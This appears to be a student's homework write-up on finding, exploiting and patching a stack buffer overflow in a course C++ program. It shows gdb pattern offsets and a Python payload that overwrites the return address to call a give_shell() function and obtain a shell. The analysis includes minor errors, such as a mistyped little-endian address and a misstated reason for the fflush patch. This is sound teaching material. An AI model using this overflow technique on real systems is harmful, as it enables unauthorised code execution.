Static analysis:

Vulnerability I see is that in function *bad()* there is an array of a set size but takes input from the user. From the function definition of *mgets(),* we can see that it will continue to read input until either the newline character or the end of file. There is nothing stopping the user from overflowing the buffer.

```
/* now read the rest until \n or EOF */
while (true)
{
  ch = getchar();
  if (ch == '\n' or ch == EOF)
    break;
  *(++ptr) = ch;
}
*(++ptr) = 0;
return dst;
```

```
char buffer[BUFSIZE];
printf("buffer is at %p\n", buffer)
cout << "Give me some text: ";
fflush(stdout);
mgets(buffer); // similar to C's ge
//gets(buffer); // depricated
cout << "Acknowledged: " << buffer
```

Remarks:

- I did not recognise some of the functions used, however from a brief lookup of them, they did not rely on user input or anything that can be be overflowed easily
    - Functions such as fflush(), and setresgid().

Dynamic Analysis:

To perform this analysis correctly I compiled the source file as a 32 bit program with the flag '-o0' so that an analysis with *valgrind* can be performed

- **g++ -m32 -g -o0 StackOverflowHW.cpp -o stackHW.exe**

After performing the static analysis above, I know that the size of the input can be 299 characters long (buffer size is 300, so 299 for input, 1 character for Null-terminator), so for certainty I fed too many characters as a parameter to the program using python in the terminal:

- **python -c 'print("A"*301)' | ./stackHW.exe**

```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ python -c 'print("A"*301)' | ./stackHW.exe
buffer is at 0xffecdba4
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 301
zsh: done                 python -c 'print("A"*301)' |
zsh: segmentation fault  ./stackHW.exe
```

Running the program with valgrind shows a lot more information, I ran the program with the python script above piped to the command to fill in the input.

- **python -c 'print("A"*400)' |valgrind --leak-check=full -s ./stackHW.exe**

Valgrind flags a jump to a non-mapped address, the address of which is 0x41414141 which is hexadecimal. I know from class (and also converting 'A' to ASCII then to HEX is 41) 0x41414141 is a string of A's, and this is where the seg-fault occurs…

```
==26629== Jump to the invalid address stated on the next line
==26629==    at 0x41414141: ???
==26629==  Address 0x41414141 is not stack'd, malloc'd or (recently) free'd
==26629==
==26629==
==26629== Process terminating with default action of signal 11 (SIGSEGV)
```

Valgrind has given me the conclusion that there is in fact a memory error based attack vector in the program.

Exploiting Program

First step was to disable all the compiler protections. The provided *compile.sh* script disables ASLR and all other compiler security flags, so I used that to compile the program by copying the script to where the source code is located.

- **sudo ./compile.sh StackOverflowHW.cpp stackHW.exe**

The advantage of this is that now the buffer starts at the same location every single time, therefore finding the offset will be very simple.

```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ sudo ./compile.sh StackOverflowHW.cpp stackHW.exe
[sudo] password for kungpowchikn:
/proc/sys/kernel/randomize_va_space
0

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ ./stackHW.exe
buffer is at 0xffffbfd4
Give me some text: ^C

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ ./stackHW.exe
buffer is at 0xffffbfd4
Give me some text: ^C

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ ./stackHW.exe
buffer is at 0xffffbfd4
Give me some text: ^C

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ ./stackHW.exe
buffer is at 0xffffbfd4
Give me some text: ^C
```

Here is the program crashing because I overwrote the return address with 0x41414141 (AAAA) which is not part of the mapped or allocated memory.

```
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xf7faac00 --> 0xf7fa7970 --> 0xf7eb3bf0 (<_ZNSoD1Ev>:     endbr32)
EBX: 0x41414141 ('AAAA')
ECX: 0x6c0
EDX: 0x8051bb0 ("Acknowledged: ", 'A' <repeats 186 times>...)
ESI: 0x41414141 ('AAAA')
EDI: 0x8049110 (<_start>:       xor    ebp,ebp)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffbed0 ('A' <repeats 149 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffbed0 ('A' <repeats 149 times>)
0004| 0xffffbed4 ('A' <repeats 145 times>)
0008| 0xffffbed8 ('A' <repeats 141 times>)
0012| 0xffffbedc ('A' <repeats 137 times>)
0016| 0xffffbee0 ('A' <repeats 133 times>)
0020| 0xffffbee4 ('A' <repeats 129 times>)
0024| 0xffffbee8 ('A' <repeats 125 times>)
0028| 0xffffbeec ('A' <repeats 121 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Here we can see *"Invalid $PC address: 0x41414141"* and towards the bottom, the reason *SIGSEGV* has been identified for us. Therefore the overflow vulnerability at the very least, can crash a program, and this is a form of Denial of Service.

Forcing Program to Run Arbitrary Code:

From before, we knew we could overflow the program by feeding it too large of an input; however, now we wish to force the program to execute another function. To do so we need the EIP at the function return address to be pointing at the desired function. To do that, we need to know the offset between the buffer and the return address. Starting with what we know:

- The return address pointer is at address EBP+4
- The buffer is 300 bytes in size, so we need to inject AT LEAST 300 characters

Below are the steps I performed to find the offset using GDB, (the following are all performed inside of GDB):

- **pattern create 400 pattern.txt**
  - This is because I want more than 300, and from my dynamic analysis I know that 400 will crash the system

run < pattern.txt

- This feeds the created pattern into the execution of the program, forcing a seg fault

```
Program received signal SIGSEGV, Segmentation fault.
[──────────────────────────────registers──────────────────────────────]
EAX: 0×f7faac00 ──> 0×f7fa7970 ──> 0×f7eb3bf0 (<_ZNSoD1Ev>:     endbr32)
EBX: 0×6825414c ('LA%h')
ECX: 0×6c0
EDX: 0×8051bb0 ("Acknowledged: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA
AA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAX
ESI: 0×41372541 ('A%7A')
EDI: 0×8049110 (<_start>:       xor    ebp,ebp)
EBP: 0×25414d25 ('%MA%')
ESP: 0×ffffc0d0 ("A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%v
EIP: 0×38254169 ('iA%8')
EFLAGS: 0×10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[─────────────────────────────────code─────────────────────────────────]
Invalid $PC address: 0×38254169
```

This image shows the registers filled with the garbage created by the run < pattern.txt command

- **patts**
  - Searches for instance of the pattern

```
gdb-peda$ patts
Registers contain pattern buffer:
EBX+0 found at offset: 300
EBP+0 found at offset: 308
ESI+0 found at offset: 304
EIP+0 found at offset: 312
Registers point to pattern buffer:
```

Now we have the offset which is 312 → corresponding to EIP+0. This means that the return address is 312 bytes from the buffer. 300 bytes for the buffer, 12 bytes for whatever else, then the return address 4 bytes from there. Now I quit GDB.

The next step is to find the address of the function we want to be executed. Analyzing the cpp file there is a function called give_shell - the address of which can be found with the *nm* command

- **nm hw.exe | grep shell**
  - I changed the name of the executable to something that identifies the file easily.


```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ nm hw.exe | grep shell
080494f1 t _GLOBAL__sub_I__Z10give_shellv
08049269 T _Z10give_shellv
```

- Address of the function I want is 08049269

So now the steps to take are to run the program with the 312 bytes of junk, and then the address of give_shell(). In little Endian the address is \x69\x92\x40\x08

- **python -c 'import sys; sys.stdout.buffer.write(b"A"*312 + b"\x69\x92\x04\x08")' > giveshellexploit.bin**
- **cat giveshellexploit.bin - | ./hw.exe**

Now I have a shell from overwriting the return address pointed to by the EIP with the address of give_shell()




```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ python -c 'import sys; sys.stdout.buffer.write(b"A"*312 + b"\x69\x92\x04\x08")' > giveshellexploit.bin

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ cat giveshellexploit.bin - |./hw.exe
buffer is at 0xffffbfc4
Give me some text:
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAi with length 316
uname
Linux
ls -al
total 100
drwxr-xr-x  2 kungpowchikn kali 20480 Apr  2 15:17  .
drwxr-xr-x 29 kungpowchikn kali  4096 Apr  2 14:07  ..
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 ' ... (.|'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 '...............|'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 '...........|'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 '........|'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 '.......|'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 ' ... ; ... |'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 ' ... |'
-rw-r--r--  1 kungpowchikn kali     0 Mar 18 15:20 '.......9|'
-rwxr-xr-x  1 kungpowchikn kali   699 Jan 26 15:44  compile.sh
-rw-------  1 kungpowchikn kali  2643 Apr  2 15:17  .gdb_history
-rw-r--r--  1 kungpowchikn kali   316 Apr  2 15:23  giveshellexploit.bin
-rwxr-xr-x  1 root         root 33756 Apr  2 14:09  hw.exe
-rw-r--r--  1 kungpowchikn kali   400 Apr  2 14:53  pattern.txt
-rw-r--r--  1 kungpowchikn kali   500 Apr  2 15:17  patt.txt
-rw-r--r--  1 kungpowchikn kali     2 Apr  2 15:17  peda-session-hw.exe.txt
-rw-r--r--  1 kungpowchikn kali  1263 Mar 28 20:56  StackOverflowHW.cpp
-rw-r--r--  1 kungpowchikn kali 12288 Apr  2 14:12  .StackOverflowHW.cpp.swp
```

Patching The program:


A C-string of length n can hold n-1 characters, so “buffer” with length 300 can hold 299 characters - the final character is for the NULL terminator. Here's how I patched the exploit (after making a copy of original cpp file):

- I changed the *while(true)* loop to a loop that will only execute “the size of BUFFSIZE-1” times
  - **For (int i =0; i < BUFFSIZE -1 ; i++)**
- After the loop I flushed the stdout stream so that the rest of the excess input was harmless to any future inputs. This is in case the program is modified further by developers to perform additional tasks. I.e future-proofing.
  - **fflush(stdout)**



The above difference command shows that's all the changes I had made.
Once again compiling the program to test my changes:

- **g++ -m32 -g -o0 StackOverflowHW01.cpp -o hw01.exe**
- **echo "$(python -c 'print("AB"*2500)')" |./hw01.exe**
- **echo "$(python -c 'print("A"*400)')" |./hw01.exe**
    - The above two runs were to test my changes



As you can see I tested my patch for inputs of length; 300, 400, 5000, and even changed the pattern. However it would be negligent to not analyze the patch dynamically, so I once again used valgrind.

- **python -c 'print("Alex"*400)' |valgrind --leak-check=full -s ./hw01.exe**

```
┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$ python -c 'print("Alex"*400)' |valgrind --leak-check=full -s ./hw01.exe                    1 ⚙
==131779== Memcheck, a memory error detector
==131779== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==131779== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info
==131779== Command: ./hw01.exe
==131779==
buffer is at 0×feffaf04
Give me some text: Acknowledged: AlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlex
AlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexA
lexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlexAlex with length 300
Good bye!
==131779==
==131779== HEAP SUMMARY:
==131779==     in use at exit: 0 bytes in 0 blocks
==131779==   total heap usage: 3 allocs, 3 frees, 24,064 bytes allocated
==131779==
==131779== All heap blocks were freed -- no leaks are possible
==131779==
==131779== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)

┌──(kungpowchikn㉿kali)-[~/Downloads]
└─$                                                                                              1 ⚙
```

Now the program is not susceptible to a buffer overflow, as the only input will only take in that maximum allowable length of characters, and trash the rest.